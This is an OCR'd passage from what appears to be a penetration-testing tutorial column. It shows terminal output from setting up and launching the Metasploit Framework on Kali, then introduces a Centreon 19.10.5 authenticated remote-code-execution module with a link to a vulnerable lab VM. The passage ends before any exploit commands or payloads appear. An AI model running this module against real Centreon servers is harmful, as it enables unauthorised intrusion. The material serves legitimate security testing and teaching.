
```
Using sinatra 1.4.8
Using sqlite3 1.3.13
Using sshkey 2.0.0
Using thin 1.7.2
Using tzinfo-data 1.2019.3
Using warden 1.2.7
Using xdr 2.0.0
Using xmlrpc 0.3.0
Using metasploit-framework 5.0.84 from source at `.`
Using simplecov-html 0.12.2
Using simplecov 0.18.2
Bundle complete! 17 Gemfile dependencies, 144 gems now installed.
Gems in the groups development and test were not installed.
Bundled gems are installed into `./vendor/bundle`
root@kali:/usr/share/metasploit-framework# 
```

The above command should end as shown in the above image. Next, run command **gem update --system**



```
root@kali:/usr/share/metasploit-framework# gem update --system
Updating rubygems-update
Fetching: rubygems-update-3.1.2.gem (100%)
Successfully installed rubygems-update-3.1.2
Parsing documentation for rubygems-update-3.1.2
Installing ri documentation for rubygems-update-3.1.2

RubyGems installed the following executables:
        /usr/bin/gem2.5
        /usr/bin/bundle2.5

Ruby Interactive (ri) documentation was installed. ri is kind of like man
pages for Ruby libraries. You may access it like this:
  ri Classname
  ri Classname.class_method
  ri Classname#instance_method
If you do not wish to install this documentation in the future, use the
--no-document flag, or set it as the default in your ~/.gemrc file. See
'gem help env' for details.

RubyGems system software updated
root@kali:/usr/share/metasploit-framework# 
```

Once the software is updated, it's all done. Now start Metasploit and it should work fine.



```
root@kali:/usr/share/metasploit-framework# msfconsole
[-] ***rting the MEtasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
```

**Centreon Authenticated RCE, es & three Google Chrome exploit modules**


# METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

## Centreon Authenticated RCE Module

**TARGET: Centreon 19.10.5** **TYPE: Remote** **FIREWALL : NOT APPLICABLE**

Centreon is an open source system monitoring software similar to Nagios. It is used by many enterprises although the actual number is not known. It is a product of a French company with the same name. This Module exploits a remote code execution vulnerability in the above mentioned version of Centreon. However it requires credentials to be able to do this and the user should have administrative rights to manage pollers. A Poller is a Centreon server that collects information and forwards it to a Centreon Central Server. To understand this better, see the network diagram below.




Let's test this exploit module. You can download the Ova file of the vulnerable Centreon server from the link given below.

http://vm.download.centreon.com/centreon-vbox-vm-19_10-1.el7.ovf.zip.

